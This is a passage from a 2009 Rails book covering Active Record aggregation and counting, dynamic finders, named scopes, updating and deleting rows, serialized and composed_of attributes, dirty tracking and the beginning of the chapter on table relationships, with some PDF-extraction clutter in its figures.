C REATE , R EAD , U PDATE , D ELETE (CRUD) 339 All the aggregation functions take a hash of options, very similar to the hash that can be passed to find. (The count function is anomalous—we’ll look at it separately.) :conditions Limits the function to the matched rows. Conditions can be specified in the same format as for the find method. :joins Specifies joins to additional tables. :limit Restricts the result set to the given number of rows. This is useful only when grouping results (which we’ll talk about shortly). :order Orders the result set (useful only with :group). :having Specifies the SQL HAVING ... clause. :select Nominates a column to be used in the aggregation (but this can simply be specified as the first parameter to the aggregation functions). :distinct (for count only) Counts only distinct values in the column. These options can be combined: Order.minimum :amount Order.minimum :amount, :conditions => "amount > 20" These functions aggregate values. By default, they return a single result, pro- ducing, for example, the minimum order amount for orders meeting some con- dition. However, if you include the :group clause, the functions instead produce a series of results, one result for each set of records where the grouping expres- sion has the same value. For example, the following calculates the maximum sale amount for each state: result = Order.maximum :amount, :group => "state" puts result #=> [["TX", 12345], ["NC", 3456], ...] This code returns an ordered hash. You index it using the grouping element ("TX", "NC", ... in our example). You can also iterate over the entries in order using each. The value of each entry is the value of the aggregation function. The :order and :limit parameters come into their own when using groups. Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 340 For example, the following returns the three states with the highest orders, sorted by the order amount: result = Order.maximum :amount, :group => "state" , :limit => 3, :order => "max(amount) desc" This code is no longer database independent—in order to sort on the aggre- gated column, we had to use the SQLite syntax for the aggregation function (max, in this case). Counting We said that counting rows is treated somewhat differently. For historical rea- sons, there are several forms of the count function—it takes zero, one, or two parameters. With no parameters, it returns the number of rows in the underlying table: order_count = Order.count If called with one or two parameters, Rails first determines whether either is a hash. If not, it treats the first parameter as a condition to determine which rows are counted. result = Order.count "amount > 10" result1 = Order.count ["amount > ?" , minimum_purchase] With two nonhash parameters, the second is treated as join conditions (just like the :joins parameter to find): result = Order.count "amount > 10 and line_items.name like 'rails%'" , "left join line_items on order_id = orders.id" However, if count is passed a hash as a parameter, that hash is interpreted just like the hash argument to the other aggregation functions: Order.count :conditions => "amount > 10" , :group => "state" You can optionally pass a column name before the hash parameter. This col- umn name is passed to the database’s count function so that only rows with a non-NULL value in that column will be counted. Finally, Active Record defines the method count_by_sql that returns a single number generated by a SQL statement (that statement will normally be a select count(*) from...): count = LineItem.count_by_sql("select count(*) " + " from line_items, orders " + " where line_items.order_id = orders.id " + " and orders.name = 'Dave Thomas' ") Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 341 As with find_by_sql, count_by_sql is falling into disuse as the basic count function becomes more sophisticated. Dynamic Finders Probably the most common search performed on databases is to return the row or rows where a column matches a given value. A query might be return all the orders for Dave or get all the blog postings with a subject of “Rails Rocks.” In many other languages and frameworks, you’d construct SQL queries to perform these searches. Active Record uses Ruby’s dynamic power to do this for you. For example, our Order model has attributes such as name, email, and address. We can use these names in finder methods to return rows where the corre- sponding columns match some value: Download e1/ar/find_examples.rb order = Order.find_by_name("Dave Thomas" ) orders = Order.find_all_by_name("Dave Thomas" ) orders = Order.find_all_by_email(params['email' ]) If you invoke a model’s class method where the method name starts find_by_, find_last_by_, or find_all_by_, Active Record converts it to a finder, using the rest of the method’s name to determine the column to be checked. Thus, the call to this: order = Order.find_by_name("Dave Thomas" , other args...) is (effectively) converted by Active Record into this: order = Order.find(:first, :conditions => ["name = ?" , "Dave Thomas" ], other_args...) Similarly, calls to find_all_by_xxx are converted into matching find(:all, ...) calls, and calls to find_last_by_xxx are converted into matching find(:last, ...) calls. Appending a bang (!) character to the find_by_ call will cause a ActiveRecord:: RecordNotFound exception to be raised instead of returning nil if it can’t find a matching record: order = Order.find_by_name!("Dave Thomas" ) The magic doesn’t stop there. Active Record will also create finders that search on multiple columns. For example, you could write this: user = User.find_by_name_and_password(name, pw) This is equivalent to the following: user = User.find(:first, :conditions => ["name = ? and password = ?" , name, pw]) Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 342 To determine the names of the columns to check, Active Record simply splits the name that follows the find_by_ or find_all_by_ around the string _and_. This is good enough most of the time but breaks down if you ever have a column name such as tax_and_shipping. In these cases, you’ll have to use conventional finder methods. Dynamic finders accept an optional hash of finder parameters, just like those that can be passed to the conventional find method. If you specify :conditions in this hash, these conditions are added to the underlying dynamic finder condition. five_texan_daves = User.find_all_by_name('dave' , :limit => 5, :conditions => "state = 'TX'" ) There are times when you want to ensure you always have a model object to work with. If there isn’t one in the database, you want to create one. Dynamic finders can handle this. Calling a method whose name starts find_or_initialize_by_ or find_or_create_by_ will call either new or create on the model class if the finder would otherwise return nil. The new model object will be initialized so that its attributes corresponding to the finder criteria have the values passed to the finder method, and it will have been saved to the database if the create variant is used. cart = Cart.find_or_initialize_by_user_id(user.id) cart.items << new_item cart.save And, no, there isn’t a find_by_ form that lets you use _or_ rather than _and_ between column names. Named and Anonymous Scopes Closely related to dynamic finders are their more static cousins, named (and unnamed) scopes. A named scope can be associated with a Proc and therefore may have arguments: class Order < ActiveRecord::Base named_scope :last_n_days, lambda { |days| :condition => ['updated < ?' , days] } end Such a named scope would make finding the last weeks worth of orders a snap: orders = Orders.last_n_days(7) More simple named scopes can simply be a set of options: class Order < ActiveRecord::Base named_scope :checks, :conditions => {:pay_type => :check} end Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 343 Scopes can also be combined. Finding the last week’s worth of orders that were paid by check is just as easy: orders = Orders.checks.last_n_days(7) In addition to making your application code easier to write and easier to read, named scopes can make your code more efficient. The previous statement, for example, is implemented as a single SQL query. Anonymous scopes can be created using the scope named scoped: in_house = Orders.scoped(:conditions => 'email LIKE "%@pragprog.com"' ) Of course, anonymous scopes can also be combined: in_house.checks.last_n_days(7) Scopes aren’t limited to conditions; we can do pretty much anything we can do in a find call: :limit, :order, :join, and so on. Just be aware that Rails doesn’t know how to handle multiple order or limit clauses, so be sure to use these only once per call chain. Rails even provides a scope named all, which is functionally equivalent to find(:all). Reloading Data In an application where the database is potentially being accessed by multiple processes (or by multiple applications), there’s always the possibility that a fetched model object has become stale—someone may have written a more recent copy to the database. To some extent, this issue is addressed by transactional support (which we describe on page 418). However, there’ll still be times where you need to refresh a model object manually. Active Record makes this easy—simply call its reload method, and the object’s attributes will be refreshed from the database: stock = Market.find_by_ticker("RUBY" ) loop do puts "Price = #{stock.price}" sleep 60 stock.reload end In practice, reload is rarely used outside the context of unit tests. Updating Existing Rows After such a long discussion of finder methods, you’ll be pleased to know that there’s not much to say about updating records with Active Record. If you have an Active Record object (perhaps representing a row from our orders table), you can write it to the database by calling its save method. If this object Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 344 had previously been read from the database, this save will update the existing row; otherwise, the save will insert a new row. If an existing row is updated, Active Record will use its primary key column to match it with the in-memory object. The attributes contained in the Active Record object determine the columns that will be updated—a column will be updated in the database even if its value has not changed. In the following example, all the values in the row for order 123 will be updated in the database table: order = Order.find(123) order.name = "Fred" order.save However, in the following example, the Active Record object contains just the attributes id, name, and paytype—only these columns will be updated when the object is saved. (Note that you have to include the id column if you intend to save a row fetched using find_by_sql.) orders = Order.find_by_sql("select id, name, pay_type from orders where id=123" ) first = orders[0] first.name = "Wilma" first.save In addition to the save method, Active Record lets us change the values of attributes and save a model object in a single call to update_attribute: order = Order.find(123) order.update_attribute(:name, "Barney" ) order = Order.find(321) order.update_attributes(:name => "Barney" , :email => "barney@bedrock.com" ) The update_attributes method is most commonly used in controller actions where it merges data from a form into an existing database row: def save_after_edit order = Order.find(params[:id]) if order.update_attributes(params[:order]) redirect_to :action => :index else render :action => :edit end end We can combine the functions of reading a row and updating it using the class methods update and update_all. The update method takes an id parameter and a set of attributes. It fetches the corresponding row, updates the given attributes, saves the result to the database, and returns the model object. order = Order.update(12, :name => "Barney" , :email => "barney@bedrock.com" ) Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 345 We can pass update an array of ids and an array of attribute value hashes, and it will update all the corresponding rows in the database, returning an array of model objects. Finally, the update_all class method allows us to specify the set and where clauses of the SQL update statement. For example, the following increases the prices of all products with Java in their title by 10 percent: result = Product.update_all("price = 1.1*price" , "title like '%Java%'" ) The return value of update_all depends on the database adapter; most (but not Oracle) return the number of rows that were changed in the database. save, save!, create, and create! It turns out that there are two versions of the save and create methods. The variants differ in the way they report errors: • save returns true if the record was saved; it returns nil otherwise. • save! returns true if the save was successful; it raises an exception otherwise. • create returns the Active Record object regardless of whether it was suc- cessfully saved. You’ll need to check the object for validation errors if you want to determine whether the data was written. • create! returns the Active Record object on success; it raises an exception otherwise. Let’s look at this in a bit more detail. Plain old save returns true if the model object is valid and can be saved: if order.save # all OK else # validation failed end It’s up to us to check on each call to save that it did what we expected. The reason Active Record is so lenient is that it assumes save is called in the con- text of a controller’s action method and that the view code will be presenting any errors back to the end user. And for many applications, that’s the case. However, if we need to save a model object in a context where we want to make sure that all errors are handled programmatically, we should use save!. This method raises a RecordInvalid exception if the object could not be saved: begin order.save! rescue RecordInvalid => error # validation failed end Report erratum this copy is (P1.0 printing, March 2009)
A GGREGATION AND S TRUCTURED D ATA 346 Deleting Rows Active Record supports two styles of row deletion. First, it has two class-level methods, delete and delete_all, that operate at the database level. The delete method takes a single id or an array of ids and deletes the corresponding row(s) in the underlying table. delete_all deletes rows matching a given condition (or all rows if no condition is specified). The return values from both calls depend on the adapter but are typically the number of rows affected. An exception is not thrown if the row doesn’t exist prior to the call. Order.delete(123) User.delete([2,3,4,5]) Product.delete_all(["price > ?" , @expensive_price]) The various destroy methods are the second form of row deletion provided by Active Record. These methods all work via Active Record model objects. The destroy instance method deletes from the database the row correspond- ing to a particular model object. It then freezes the contents of that object, preventing future changes to the attributes. order = Order.find_by_name("Dave" ) order.destroy # ... order is now frozen There are two class-level destruction methods, destroy (which takes an id or an array of ids) and destroy_all (which takes a condition). Both read the corre- sponding rows in the database table into model objects and call the instance- level destroy method of those objects. Neither method returns anything meaningful. 30.days.ago Order.destroy_all(["shipped_at < ?" , 30.days.ago]) ֒ page 281 → Why do we need both the delete and the destroy class methods? The delete methods bypass the various Active Record callback and validation functions, while the destroy methods ensure that they are all invoked. (We talk about call- backs starting on page 407.) In general, it is better to use the destroy methods if you want to ensure that your database is consistent according to the business rules defined in your model classes. 18.6 Aggregation and Structured Data (This section contains material you can safely skip on first reading.) Storing Structured Data It is sometimes helpful to store attributes containing arbitrary Ruby objects directly into database tables. One way that Active Record supports this is by serializing the Ruby object into a string (in YAML format) and storing that Report erratum this copy is (P1.0 printing, March 2009)
A GGREGATION AND S TRUCTURED D ATA 347 string in the database column corresponding to the attribute. In the schema, this column must be defined as type text. Because Active Record normally maps a character or text column to a plain Ruby string, you need to tell Active Record to use serialization if you want to take advantage of this functionality. For example, we might want to record the last five purchases made by our customers. We’ll create a table containing a text column to hold this information: Download e1/ar/dump_serialize_table.rb create_table :purchases, :force => true do |t| t.string :name t.text :last_five end In the Active Record class that wraps this table, we’ll use the serialize declara- tion to tell Active Record to marshal objects into and out of this column: Download e1/ar/dump_serialize_table.rb class Purchase < ActiveRecord::Base serialize :last_five # ... end When we create new Purchase objects, we can assign any Ruby object to the last_five column. In this case, we set it to an array of strings: purchase = Purchase.new purchase.name = "Dave Thomas" purchase.last_five = [ 'shoes' , 'shirt' , 'socks' , 'ski mask' , 'shorts' ] purchase.save When we later read it in, the attribute is set back to an array: purchase = Purchase.find_by_name("Dave Thomas" ) pp purchase.last_five pp purchase.last_five[3] This code outputs the following: ["shoes", "shirt", "socks", "ski mask", "shorts"] "ski mask" Although powerful and convenient, this approach is problematic if we ever need to be able to use the information in the serialized columns outside a Ruby application. Unless that application understands the YAML format, the column contents will be opaque to it. In particular, it will be difficult to use the structure inside these columns in SQL queries. For these reasons, object aggregation using composition is normally the better approach to use. Report erratum this copy is (P1.0 printing, March 2009)
A GGREGATION AND S TRUCTURED D ATA 348 Composing Data with Aggregations Database columns have a limited set of types: integers, strings, dates, and so on. Typically, our applications are richer—we define classes to represent the abstractions of our code. It would be nice if we could somehow map some of the column information in the database into our higher-level abstractions in just the same way that we encapsulate the row data itself in model objects. For example, a table of customer data might include columns used to store the customer’s name—first name, middle initials, and surname, perhaps. Inside our program, we’d like to wrap these name-related columns into a single Name object; the three columns get mapped to a single Ruby object, contained within the customer model along with all the other customer fields. And, when we come to write the model back out, we’d want the data to be extracted out of the Name object and put back into the appropriate three columns in the database. customers id Customer credit_limit id first_name credit_limit initials last_name } Name name last_purchase first last_purchase initials purchase_count purchase_count last Model This facility is called aggregation (although some folks call it composition—it depends on whether you look at it from the top down or the bottom up). Not surprisingly, Active Record makes it easy to do. We define a class to hold the data, and we add a declaration to the model class telling it to map the database column(s) to and from objects of the dataholder class. The class that holds the composed data (the Name class in this example) must meet two criteria. First, it must have a constructor that will accept the data as it appears in the database columns, one parameter per column. Second, it must provide attributes that return this data, again one attribute per column. Internally, it can store the data in any form it needs to use, just as long as it can map the column data in and out. For our name example, we’ll define a simple class that holds the three compo- nents as instance variables. We’ll also define a to_s method to format the full name as a string. Report erratum this copy is (P1.0 printing, March 2009)
A GGREGATION AND S TRUCTURED D ATA 349 Download e1/ar/aggregation.rb class Name attr_reader :first, :initials, :last def initialize(first, initials, last) @first = first @initials = initials @last = last end def to_s [ @first, @initials, @last ].compact.join(" " ) end end Now we have to tell our Customer model class that the three database columns first_name, initials, and last_name should be mapped into Name objects. We do this using the composed_of declaration. Although composed_of can be called with just one parameter, it’s easiest to describe first the full form of the declaration and show how various fields can be defaulted: composed_of :attr_name, :class_name => SomeClass, :mapping => mapping, :allow_nil => boolean, :constructor => SomeProc, :converter => SomeProc The attr_name parameter specifies the name that the composite attribute will be given in the model class. If we defined our customer as follows: class Customer < ActiveRecord::Base composed_of :name, ... end we could access the composite object using the name attribute of customer objects: customer = Customer.find(123) puts customer.name.first The :class_name option specifies the name of the class holding the composite data. The value of the option can be a class constant or a string or symbol containing the class name. In our case, the class is Name, so we could specify this: class Customer < ActiveRecord::Base composed_of :name, :class_name => 'Name' , ... end If the class name is simply the mixed-case form of the attribute name (which it is in our example), we can omit it. Report erratum this copy is (P1.0 printing, March 2009)
A GGREGATION AND S TRUCTURED D ATA 350 class Name customers class Customer < ActiveRecord::Base attr_reader :first, :initials, :last id composed_of :name, created_at :class_name => Name, def initialize(first, initials, last) :mapping => credit_limit @first = first [ [ :first_name, :first ], first_name @initials = initials [ :initials, :initials ], @last = last initials [ :last_name, :last ] last_name end ] end last_purchase end purchase_count Figure 18.2: How mappings relate to tables and classes The :mapping parameter tells Active Record how the columns in the table map to the attributes and constructor parameters in the composite object. The parameter to :mapping is either a two-element array or an array of two-element arrays. The first element of each two-element array is the name of a database column. The second element is the name of the corresponding accessor in the composite attribute. The order that elements appear in the mapping parameter defines the order in which database column contents are passed as parame- ters to the composite object’s initialize method. We can see how the mapping option works in Figure 18.2. If this option is omitted, Active Record assumes that both the database column and the composite object attribute are named the same as the model attribute. The :allow_nil parameter, if set, causes all the mapped attributes to be set to nil when the value object itself is set to nil. The default for this value is false. The :constructor parameter specifies either a symbol specifying a method name or a Proc that is called to initialize the value object. The constructor is passed all the mapped attributes in the order that they are defined in the :mapping parameter. The default is :new. The :converter parameter specifies either a symbol specifying a method name or a Proc that is called when a new value is assigned to the value object. The converter is passed a single value that is used in the assignment and is called only if the new value is not an instance of :class_name. For our Name class, we need to map three database columns into the compos- ite object. Report erratum this copy is (P1.0 printing, March 2009)
A GGREGATION AND S TRUCTURED D ATA 351 The customers table definition looks like this: Download e1/ar/aggregation.rb create_table :customers, :force => true do |t| t.datetime :created_at t.decimal :credit_limit, :precision => 10, :scale => 2, :default => 100 t.string :first_name t.string :initials t.string :last_name t.datetime :last_purchase t.integer :purchase_count, :default => 0 end The columns first_name, initials, and last_name should be mapped to the first, initials, and last attributes in the Name class.12 To specify this to Active Record, we’d use the following declaration: Download e1/ar/aggregation.rb class Customer < ActiveRecord::Base composed_of :name, :class_name => "Name" , :mapping => [ # database ruby %w[ first_name first ], %w[ initials initials ], %w[ last_name last ] ] end Although we’ve taken a while to describe the options, in reality it takes very little effort to create these mappings. Once done, they’re easy to use, because the composite attribute in the model object will be an instance of the composite class that you defined. Download e1/ar/aggregation.rb name = Name.new("Dwight" , "D" , "Eisenhower" ) Customer.create(:credit_limit => 1000, :name => name) customer = Customer.find(:first) puts customer.name.first #=> Dwight puts customer.name.last #=> Eisenhower puts customer.name.to_s #=> Dwight D Eisenhower customer.name = Name.new("Harry" , nil, "Truman" ) customer.save This code creates a new row in the customers table with the columns first_name, initials, and last_name initialized from the attributes first, initials, and last in the new Name object. It fetches this row from the database and accesses the fields 12. In a real application, we’d prefer to see the attribute names be the same as the name of the column. Using different names here helps us show what the parameters to the :mapping option do. Report erratum this copy is (P1.0 printing, March 2009)
A GGREGATION AND S TRUCTURED D ATA 352 through the composite object. Finally, it updates the row. Note that you cannot change the fields in the composite. Instead, you must pass in a new object. The composite object does not necessarily have to map multiple columns in the database into a single object; it’s often useful to take a single column and map it into a type other than integers, floats, strings, or dates and times. A common example is a database column representing money. Rather than hold the data in native floats, you might want to create special Money objects that have the properties (such as rounding behavior) that you need in your application. We can store structured data in the database using the composed_of declara- tion. Instead of using YAML to serialize data into a database column, we can instead use a composite object to do its own serialization. As an example, let’s revisit the way we store the last five purchases made by a customer. Previ- ously, we held the list as a Ruby array and serialized it into the database as a YAML string. Now let’s wrap the information in an object and have that object save the data in its own format. In this case, we’ll save the list of products as a set of comma-separated values in a regular string. First, we’ll create the class LastFive to wrap the list. Because the database stores the list in a simple string, its constructor will also take a string, and we’ll need an attribute that returns the contents as a string. Internally, though, we’ll store the list in a Ruby array: Download e1/ar/aggregation.rb class LastFive attr_reader :list # Takes a string containing "a,b,c" and # stores [ 'a', 'b', 'c' ] def initialize(list_as_string) @list = list_as_string.split(/,/) end # Returns our contents as a # comma delimited string def last_five @list.join(',' ) end end We can declare that our LastFive class wraps the last_five database column: Download e1/ar/aggregation.rb class Purchase < ActiveRecord::Base composed_of :last_five end Report erratum this copy is (P1.0 printing, March 2009)
M ISCELLANY 353 When we run this, we can see that the last_five attribute contains an array of values: Download e1/ar/aggregation.rb Purchase.create(:last_five => LastFive.new("3,4,5" )) purchase = Purchase.find(:first) puts purchase.last_five.list[1] #=> 4 Composite Objects Are Value Objects A value object is an object whose state may not be changed after it has been created—it is effectively frozen. The philosophy of aggregation in Active Record is that the composite objects are value objects: you should never change their internal state. This is not always directly enforceable by Active Record or Ruby—you could, for example, use the replace method of the String class to change the value of one of the attributes of a composite object. However, should you do this, Active Record will ignore the change if you subsequently save the model object. The correct way to change the value of the columns associated with a compos- ite attribute is to assign a new composite object to that attribute: customer = Customer.find(123) old_name = customer.name customer.name = Name.new(old_name.first, old_name.initials, "Smith" ) customer.save 18.7 Miscellany This section contains various Active Record–related topics that just didn’t seem to fit anywhere else. Object Identity Model objects redefine the Ruby id and hash methods to reference the model’s primary key. This means that model objects with valid ids may be used as hash keys. It also means that unsaved model objects cannot reliably be used as hash keys (because they won’t yet have a valid id). Two model objects are considered equal (using ==) if they are instances of the same class and have the same primary key. This means that unsaved model objects may compare as equal even if they have different attribute data. If you find yourself comparing unsaved model objects (which is not a particularly frequent operation), you might need to override the == method. Report erratum this copy is (P1.0 printing, March 2009)
M ISCELLANY 354 Using the Raw Connection You can execute SQL statements using the underlying Active Record connec- tion adapter. This is useful for those (rare) circumstances when you need to interact with the database outside the context of an Active Record model class. At the lowest level, you can call execute to run a (database-dependent) SQL statement. The return value depends on the database adapter being used. If you really need to work down at this low level, you’d probably need to read the details of this call from the code itself. Fortunately, you shouldn’t have to, because the database adapter layer provides a higher-level abstraction. The select_all method executes a query and returns an array of attribute hashes corresponding to the result set: res = Order.connection.select_all("select id, quantity*unit_price as total " + " from line_items" ) p res This produces something like this: [{"total"=>"29.95", "id"=>"91"}, {"total"=>"59.90", "id"=>"92"}, {"total"=>"44.95", "id"=>"93"}] The select_one method returns a single hash, derived from the first row in the result set. Take a look at the Rails API documentation for the module DatabaseStatements for a full list of the low-level connection methods available. The Case of the Missing id There’s a hidden danger when you use your own finder SQL to retrieve rows into Active Record objects. Active Record uses a row’s id column to keep track of where data belongs. If you don’t fetch the id with the column data when you use find_by_sql, you won’t be able to store the result in the database. Unfortunately, Active Record still tries and fails silently. The following code, for example, will not update the database: result = LineItem.find_by_sql("select quantity from line_items" ) result.each do |li| li.quantity += 2 li.save end Perhaps one day Active Record will detect the fact that the id is missing and throw an exception in these circumstances. In the meantime, the moral is clear: always fetch the primary key column if you intend to save an Active Record object into the database. In fact, unless you have a particular reason not to, it’s probably safest to do a select * in custom queries. Report erratum this copy is (P1.0 printing, March 2009)
M ISCELLANY 355 Magic Column Names A number of column names have special significance to Active Record. Here’s a summary: created_at, created_on, updated_at, updated_on This is automatically updated with the timestamp of a row’s creation or last update (page 409). Make sure the underlying database column is capable of receiving a date, datetime, or string. Rails applications con- ventionally use the _on suffix for date columns and the _at suffix for columns that include a time. lock_version Rails will track row version numbers and perform optimistic locking if a table contains lock_version (page 422). type This is used by single-table inheritance to track the type of a row (page 377). id This is the default name of a table’s primary key column (page 320). xxx_id This is the default name of a foreign key reference to a table named with the plural form of xxx (page 357). xxx_count This maintains a counter cache for the child table xxx (page 395). position This is the position of this row in a list if acts_as_list is used (page 388). parent_id This is a reference to the id of this row’s parent if acts_as_tree is used (page 390). Partial Updates and Dirty Bits Normally we don’t need to worry about this, but when Rails performs a save, it saves only the attributes that have been modified by direct assignment. Depending on our database configuration, this may have performance bene- fits, and it certainly makes your log files more comprehensible. In support of this functionality, ActiveRecord keeps track of changes on a per- record and per-attribute basis. We can query this information using a number of accessors that Rails provides for this purpose: user = Users.find_by_name("Dave" ) user.changed? # => false user.name = "Dave Thomas" Report erratum this copy is (P1.0 printing, March 2009)
M ISCELLANY 356 user.changed? # => true user.changed # => ['name'] user.changes # => {"name"=>["dave", "Dave Thomas"]} user.name_changed? # => true user.name_was # => 'Dave' user.name_change # => ['Dave', 'Dave Thomas'] user.name = 'Bill' user.name_change # => ['Dave', 'Dave Thomas'] user.save user.changed? # => false user.name_changed? # => false user.name = 'Dave Thomas' user.name_changed? # => false user.name_change # => nil One caution: before modifying an attribute by any other means than direct assignment, we will need to call the associated _will_change! method to inform ActiveRecord of this event: user.name_will_change! user.name << ' Thomas' user.name_change #= ['Dave', 'Dave Thomas'] To disable this functionality, set partial_updates to false in each model. To dis- able this system-wide, add the following line to a file in the config/initializer directory: ActiveRecord::Base.partial_updates = false Query Cache In an ideal world, you wouldn’t be issuing the same queries over and over again within the scope of a single action. But if your code is modular enough, you may very well be doing so. To support such modularity without a performance penalty, Rails will cache the results of queries. This is automatic, and usually transparent, so generally you need do nothing to obtain this benefit. Instead, you will need to take an additional action in the rare event that you might actually want to bypass the cache: uncached do first_order = Orders.find(:first) end If you really want to get your hands dirty, you can find additional information in the documentation for ActiveRecord::ConnectionAdapters::QueryCache. Report erratum this copy is (P1.0 printing, March 2009)
Chapter 19 Active Record Part II: Relationships Between Tables Most applications work with multiple tables in the database, and normally there’ll be relationships between some of these tables. Orders will have multi- ple line items. A line item will reference a particular product. A product may belong to many different product categories, and the categories may each have a number of different products. Within the database schema, these relationships are expressed by linking tables based on primary key values.1 If a line item references a product, the line_items table will include a column that holds the primary key value of the corresponding row in the products table. In database parlance, the line_items table is said to have a foreign key reference to the products table. But that’s all pretty low level. In our application, we want to deal with model objects and their relationships, not database rows and key columns. If an order has a number of line items, we’d like some way of iterating over them. If a line item refers to a product, we’d like to be able to say something simple, such as this: price = line_item.product.price rather than this: product_id = line_item.product_id product = Product.find(product_id) price = product.price 1. There’s another style of relationship between model objects in which one model is a subclass of another. We discuss this in Section 19.4, Single-Table Inheritance, on page 377.
C REATING F OREIGN K EYS 358 Active Record comes the rescue here. Part of its ORM magic is that it converts the low-level foreign key relationships in the database into high-level interob- ject mappings. It handles these three basic cases: • One row in table A is associated with zero or one rows in table B. • One row in table A is associated with an arbitrary number of rows in table B. • An arbitrary number of rows in table A is associated with an arbitrary number of rows in table B. We have to give Active Record a little help when it comes to intertable rela- tionships. This isn’t really Active Record’s fault—it isn’t possible to deduce from the schema what kind of intertable relationships the developer intended. However, the amount of help we have to supply is minimal. 19.1 Creating Foreign Keys As we discussed earlier, two tables are related when one table contains a for- eign key reference to the primary key of another. In the following migration, the table line_items contains foreign key references to the products and orders tables: def self.up create_table :products do |t| t.string :title # ... end create_table :orders do |t| t.string :name # ... end create_table :line_items do |t| t.integer :product_id t.integer :order_id t.integer :quantity t.decimal :unit_price, :precision => 8, :scale => 2 end end It’s worth noting that this migration doesn’t define any foreign key constraints. The intertable relationships are set up simply because the developer will pop- ulate the columns product_id and order_id with key values from the products and orders tables. You can also choose to establish these constraints in your migrations (and we recommend that you do), but the foreign key support in Rails doesn’t need them. Report erratum this copy is (P1.0 printing, March 2009)
C REATING F OREIGN K EYS 359 Looking at this migration, we can see why it’s hard for Active Record to divine the relationships between tables automatically. The order_id and product_id for- eign key references in the line_items table look identical. However, the product_id column is used to associate a line item with exactly one product. The order_id column is used to associate multiple line items with a single order. The line item is part of the order but references the product. This example also shows the standard Active Record naming convention. The foreign key column should be named after the class of the target table, con- verted to lowercase, with _id appended. Note that between the pluralization and _id appending conventions, the assumed foreign key name will be consis- tently different from the name of the referenced table. If you have an Active Record model called Person, it will map to the database table people. A foreign key reference from some other table to the people table will have the column name person_id. The other type of relationship is where some number of one item is related to some number of another item (such as products belonging to multiple cate- gories and categories containing multiple products). The SQL convention for handling this uses a third table, called a join table. The join table contains a foreign key for each of the tables it’s linking, so each row in the join table represents a linkage between the two other tables. Here’s another migration: def self.up create_table :products do |t| t.string :title # ... end create_table :categories do |t| t.string :name # ... end create_table :categories_products, :id => false do |t| t.integer :product_id t.integer :category_id end # Indexes are important for performance if join tables grow big add_index :categories_products, [:product_id, :category_id], :unique => true add_index :categories_products, :category_id, :unique => false end Rails assumes that a join table is named after the two tables it joins (with the names in alphabetical order). Rails will automatically find the join table cat- egories_products linking categories and products. If you used some other name, you’ll need to add a :foreign_key declaration so Rails can find it. We describe this in Section 19.3, belongs_to and has_xxx Declarations, on page 362. Report erratum this copy is (P1.0 printing, March 2009)
S PECIFYING R ELATIONSHIPS IN M ODELS 360 Note that our join table does not need an id column for a primary key, because the combination of product and category id is unique. We stopped the migra- tion from automatically adding the id column by specifying :id => false. We then created two indices on the join table. The first, composite index actually serves two purposes: it creates an index that can be searched on both foreign key columns, and with most databases it also creates an index that enables fast lookup by the product id. The second index then completes the picture, allow- ing fast lookup on category id. 19.2 Specifying Relationships in Models Active Record supports three types of relationship between tables: one-to-one, one-to-many, and many-to-many. You indicate these relationships by adding declarations to your models:has_one, has_many, belongs_to, and the wonderfully named has_and_belongs_to_many. One-to-One Relationships A one-to-one association (or, more accurately, a one-to-zero-or-one relation- ship) is implemented using a foreign key in one row in one table to reference at most a single row in another table. A one-to-one relationship might exist between orders and invoices: for each order there’s at most one invoice. invoices orders id id order_id name ... ... class Invoice < ActiveRecord::Base class Order < ActiveRecord::Base belongs_to :order has_one :invoice #... #... end end As the example shows, we declare this in Rails by adding a has_one declaration to the Order model and by adding a belongs_to declaration to the Invoice model. There’s an important rule illustrated here: the model for the table that contains the foreign key always has the belongs_to declaration. One-to-Many Relationships A one-to-many association allows you to represent a collection of objects. For example, an order might have any number of associated line items. In the database, all the line item rows for a particular order contain a foreign key column referring to that order. Report erratum this copy is (P1.0 printing, March 2009)
S PECIFYING R ELATIONSHIPS IN M ODELS 361 line_items orders id id order_id name ... ... class LineItem < ActiveRecord::Base class Order < ActiveRecord::Base belongs_to :order has_many :line_items #... #... end end In Active Record, the parent object (the one that logically contains a collection of child objects) uses has_many to declare its relationship to the child table, and the child table uses belongs_to to indicate its parent. In our example, class LineItem belongs_to :order, and the orders table has_many :line_items. Note that again, because the line item contains the foreign key, it has the belongs_to declaration. Many-to-Many Relationships Finally, we might categorize our products. A product can belong to many cat- egories, and each category may contain multiple products. This is an example of a many-to-many relationship. It’s as if each side of the relationship contains a collection of items on the other side. categories categories_products products id category_id id name product_id name ... ... class Category< ActiveRecord::Base class Product< ActiveRecord::Base has_and_belongs_to_many :products has_and_belongs_to_many :categories #... #... end end In Rails we express this by adding the has_and_belongs_to_many declaration to both models. From here on in, we’ll abbreviate this declaration to “habtm.” Many-to-many associations are symmetrical—both of the joined tables declare their association with each other using “habtm.” Within the database, many-to-many associations are implemented using an intermediate join table. This contains foreign key pairs linking the two target tables. Active Record assumes that this join table’s name is the concatenation of the two target table names in alphabetical order. In our example, we joined the table categories to the table products, so Active Record will look for a join table named categories_products. Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 362 19.3 belongs_to and has_xxx Declarations The various linkage declarations (belongs_to, has_one, and so on) do more than specify the relationships between tables. They each add a number of methods to the model to help navigate between linked objects. Let’s look at these in more detail. (If you’d like to skip to the short version, we summarize what’s going on in Figure 19.3, on page 386.) The belongs_to Declaration belongs_to declares that the given class has a parent relationship to the class containing the declaration. Although belongs to might not be the first phrase that springs to mind when thinking about this relationship, the Active Record convention is that the table that contains the foreign key belongs to the table it is referencing. If it helps, while you’re coding you can think references but type belongs_to. The parent class name is assumed to be the mixed-case singular form of the attribute name, and the foreign key field is the lowercase singular form of the parent class name with _id appended. Here are a couple of belongs_to decla- rations, along with the associated foreign key fields and the target class and table names: class LineItem < ActiveRecord::Base belongs_to :product belongs_to :invoice_item end Declaration in child Foreign Key Parent Class Parent Table belongs_to :product product_id Product products belongs_to :invoice_item invoice_item_id InvoiceItem invoice_items Active Record links line items to the classes Product and 